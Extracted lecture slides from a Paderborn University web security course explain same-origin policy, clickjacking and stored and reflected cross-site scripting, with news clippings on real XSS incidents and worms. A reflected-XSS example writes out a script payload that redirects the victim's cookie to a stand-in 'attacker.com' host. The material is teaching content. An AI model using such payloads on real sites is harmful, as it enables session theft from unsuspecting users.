

Cross-Site Scripting (XSS)

Web Security
Juraj Somorovsky

Summer Semester 2024
Paderborn University

Correction: Same-site

- Often confused with same-origin
- Same-site is a weaker form of same-origin
 - Checks scheme, ~~port~~, eTLD (top level domain)+1

https://www.example.com:443

scheme

eTLD+1


Port is not checked

Cross-Site Scripting (XSS)

Web Security
Juraj Somorovsky

Summer Semester 2024
Paderborn University

Same Origin Policy (SOP)



Same Origin Policy (SOP)

- Security concept developed in 1996
- Allows only scripts from the same origin to access DOM
- What is an origin?


Combination of:

- **Protocol**
- **Domain**
- **Port**



attacker.com

I have
dog
pictures!



Bank.com

GET /index.html

HTTP 200 OK

<html>


...

...


GET /pay?account=attacker
Cookie: uid=84032480a

HTTP/1.1 200 OK
Payment accepted

Clickjacking




Find a dog and click!



After a click, the Logout function is executed!

Same Origin Policy (SOP)



Bypassing SOP: Injecting script directly into the website

Bank Website

Login Form

Username:

Password:

bank.com

`<script>
....
</script>`



Cross-Site Scripting

- XSS
- Goal: Inject scripts directly into web pages and bypass SOP
- Leak sensitive data (e.g., cookies) or execute JavaScript functions

XSS

eBay: Weitere Schwachstellen, erzwungener Passwortwechsel

 vorlesen / MP3-Download

Die Sicherheitsprobleme bei eBay nehmen noch kein Ende. Erneut wurden ernstzunehmende Schwachstellen bekannt – und wieder weiß das Unternehmen seit Monaten Bescheid. Außerdem hat es damit begonnen, seine Nutzer zum Passwortwechsel zu zwingen.

« Vorige | Nächste »

18.01.2013 15:03

Schwerwiegende Sicherheitslücke bei Amazon

 vorlesen / MP3-Download

Der Onlinehändler [Amazon](#) hat eine schwerwiegende Sicherheitslücke auf seiner Webseite geschlossen, durch die man unter anderem auf fremde Benutzerprofile zugreifen konnte. Nachdem heise Security das Unternehmen auf das Problem aufmerksam gemacht hatte, reagierte Amazon umgehen. Betroffen waren neben Amazon.de anscheinend auch die Niederlassungen weltweit.

Durch Lücke konnte man eigenen JavaScript-Code auf dem Server des Onlinehändlers einschleusen, der dann im Browser anderer Kunden beim Aufruf der präparierten Seite ausgeführt wurde. Durch dieses sogenannte Cross-Site-Scripting (Persistent XSS) konnte man etwa Sitzungs-Cookies abgreifen, mit denen wir bei unserem Experimenten auf Klarnamen, Mailadressen und Einkaufskörbe zugreifen konnten. Ferner hätte man über die Lücke auch Zugangsdaten abgreifen (Phishing) oder Malware verbreiten können.

heise: Google closes persistent XSS holes in Gmail

Posted on [July 4, 2012](#) by [bpzuser](#)


A security researcher has detailed three cross-site scripting holes that he discovered in Google's Gmail email service. These vulnerabilities were reported to Google as part of the company's Vulnerability Reward Program, and have since been fixed.

width=1 height=1
src=http://rss.feedsportal.com/c/32569/f/491736/s/20e1f40b/mf.gif border=0/div class=mf-viraltable border=0href=http://share.feedsportal.com/viral
/sendEmail.cfm?lang=en&title=Google+closes+persistent+XSS+holes+in+Gmail&link=http%3A%2F%2Fwww.h-online.com%2Fsecurity%2Fnews%2Fitem%2FGoogle-closes-persistent-XSS-holes-in-Gmail-1617159.html%2Ffrom%2Frssimg src=http://res3.feedsportal.com/images/emailthis2.gif border=0//a/tdtd valign=middlea rel=nofollow target=_blank

Apple Patched A Stored XSS Vulnerability In iCloud Domain

written by Abeerah Hashim | February 24, 2021

XSS



Zero-day XSS vulnerability in Horde webmail client can be triggered by file preview function

Jessica Haworth 24 February 2022 at 11:45 UTC

Updated: 24 February 2022 at 14:20 UTC

Zero-day Email Security Vulnerabilities



Researchers release details of unpatched security flaw



Reflected XSS Vulnerability Existed In PayPal Currency Converter Wallet

written by Abeerah Hashim | February 12, 2021



165
SHARES

f Share

Twitter Tweet

A serious reflected cross-site scripting (XSS) vulnerability affected the currency converter feature of PayPal wallet. Exploiting the flaw could allow an adversary to execute malicious scripts.

A zero-day [cross-site scripting](#) (XSS) vulnerability in Horde webmail client could allow an attacker to steal a victim's emails and infiltrate their network, researchers warn.

Cross-Site Scripting

- **Reflected**
- **Stored**
- **DOM-based**
- Self XSS
- Mutation-based XSS
- UXSS
- **Scriptless attacks**

Cross-Site Scripting

*

	Client	Server
Persistent	Stored DOM-based XSS HTML5 Offline-Cache <code>window.indexDB</code>	Stored-XSS Stored in MySQL and loaded afterwards
Non-persistent	Reflective DOM-based XSS <code>document.write</code>	Reflective-XSS <code>echo \$_GET["x"];</code>

* These are just examples for the XSS reasons. Of course, there are more reasons beyond bad PHP and MySQL


Stored XSS

- Also called **persistent**
- Goal: injecting the script persistently on the website
- For example, the script is stored in a database
- It is executed every time other users access the website

Scenario




**POST /
news=Newest dog pictures available!**



news.com

HTTP/1.1 200 OK

Scenario



GET /newest-news.html

news.com

HTTP/1.1 200 OK

...


<p>These are the newest news ...</p>

<p> **Newest dog pictures available!** </p>

Stored XSS




POST /
news=<script>alert(1)</script>



news.com

HTTP/1.1 200 OK

Stored XSS



GET /newest-news.html

news.com

HTTP/1.1 200 OK

...

<p>These are the newest news ...</p>

<p><script>alert(1)</script></p>



Targets

- News, blog posts, discussion forum, social media

Web sites threatened by Samy worm

The newly discovered Samy worm is the first to exploit a cross site scripting vulnerability, prompting security experts to fear the technique could be used to open a new front in the war against malware.


By Munir Kotadia | October 17, 2005 -- 06:37 GMT (07:37 BST) | Topic: Security



The newly discovered Samy worm is the first to exploit a cross site scripting vulnerability, prompting security experts to fear the technique could be used to open a new front in the war against malware.

Samy is a self-propagating worm that was written by a member of MySpace.com, which is a community site dedicated to helping friends stay in touch and share pictures etc. The worm exploited vulnerabilities in the MySpace.com site to add 1 million users to the author's "friends" list.

<https://www.zdnet.com/article/web-sites-threatened-by-samy-worm/>
<https://samy.pl/myspace/>



XSS: Twitter

- Inject JavaScript as a tweet
- Every visitor retweets the tweet automatically

Twitter overrun by weekend of powerful worm attacks

No user action required

13 Apr 2009 at 19:01, [Dan Goodin](#)



Twitter was hit over the weekend by micro-blogging site with tens of thou

Wurm fährt XSS-Angriff auf Twitter

Publiziert am 12. Juni 2014 von Günter Born



Gestern hat es wohl Twitter getroffen – ein Wurm hat eine Cross-Site-Scripting-Lücke (XSS) genutzt, um unter tausenden von Twitter-Konten Tweets mit eigenen Nachrichten zu verbreiten.

Demo

Questions



403
Forbidden



Cross-Site Scripting

*



	Client	Server
Persistent	Stored DOM-based XSS HTML5 Offline-Cache <code>window.indexDB</code>	Stored-XSS Stored in MySQL and loaded afterwards
Non-persistent	Reflective DOM-based XSS <code>document.write</code>	Reflective-XSS <code>echo \$_GET["x"];</code>

* These are just examples for the XSS reasons. Of course, there are more reasons beyond bad PHP and MySQL

Scenario




Reflected XSS



How to exploit this?



attacker.com



search.com

GET /index.html

HTTP/1.1 200 OK
<a href="http://search.com?search=
<script>document.location=http://attacker.com/?
cookie+=document.cookie</script>">link

GET /?search=
<script>document.location=http://attacker.com/?
cookie+=document.cookie</script>


HTTP/1.1 200 OK
<script>document.location=http://attacker.com/?
cookie+=document.cookie</script>

GET /cookie=12345

Reflected XSS

- Attacker model:
 - What are the prerequisites?
 - What is the attackers' goal?
 - What can they achieve?

Motivation: injection



The screenshot shows a Google search interface. The browser's address bar displays the URL `https://www.google.com/search?source=hp&ei=xVkQYNTQO...`. The search bar contains the text "upb". Below the search bar, the Google logo is visible on the left, and navigation links for "Alle", "News", "Bilder", "Maps", "Videos", "Mehr", "Einstellungen", and "Suchfilter" are on the right. The search results indicate approximately 7,750,000 results found in 0.53 seconds. The first result is from `www.uni-paderborn.de` and is titled "Universität Paderborn". Below the title, there is a snippet of text: "Open submenu (Studium)Studium; Open submenu (Lehre)Lehre; Open submenu (Forschung)Forschung; Open submenu (Universität)Universität; Open ...". Below this, there is a search bar with the text "Ergebnisse von uni-paderborn.de" and a magnifying glass icon. The results are organized into two columns. The left column contains two items: "Studienangebot" with the description "Webangebot der Universität Paderborn. ... Studienangebot A ..." and "Universitätsbibliothek Paderborn" with the description "Homepage der". The right column contains two items: "Universität" with the description "Universität Paderborn – Die Campusuniversität Die ..." and "PANDA" with the description "Anmeldung: Zur Anmeldung an".

upb - Google Suche

view-source:https://www.google

https://www.google.com/search?source=hp&ei=xVkQYNTQO...

Google

upb

Alle News Bilder Maps Videos Mehr Einstellungen Suchfilter

Ungefähr 7.750.000 Ergebnisse (0,53 Sekunden)

www.uni-paderborn.de ▼

Universität Paderborn

Open submenu (Studium)Studium; Open submenu (Lehre)Lehre; Open submenu (Forschung)Forschung; Open submenu (Universität)Universität; Open ...

Ergebnisse von uni-paderborn.de

Studienangebot
Webangebot der Universität Paderborn. ... Studienangebot A ...

Universität
Universität Paderborn – Die Campusuniversität Die ...

Universitätsbibliothek Paderborn
Homepage der

PANDA
Anmeldung: Zur Anmeldung an



```

1 <!doctype html><html itemscope="" itemtype="http
content="origin" name="referrer"><meta content="
itemprop="image"><title>upb - Google Suche</title>
{kEI: 'zFkQYN7jE-zRgwFLxI3oBQ', kEXPI: '31', kBL: 'CHOb'}; google.sn='web'; google.kHL='de';})();(function(){
2 google.lc=[];google.li=0;google.getEI=function(a){for(var b;a&&(!a.getAttribute)||
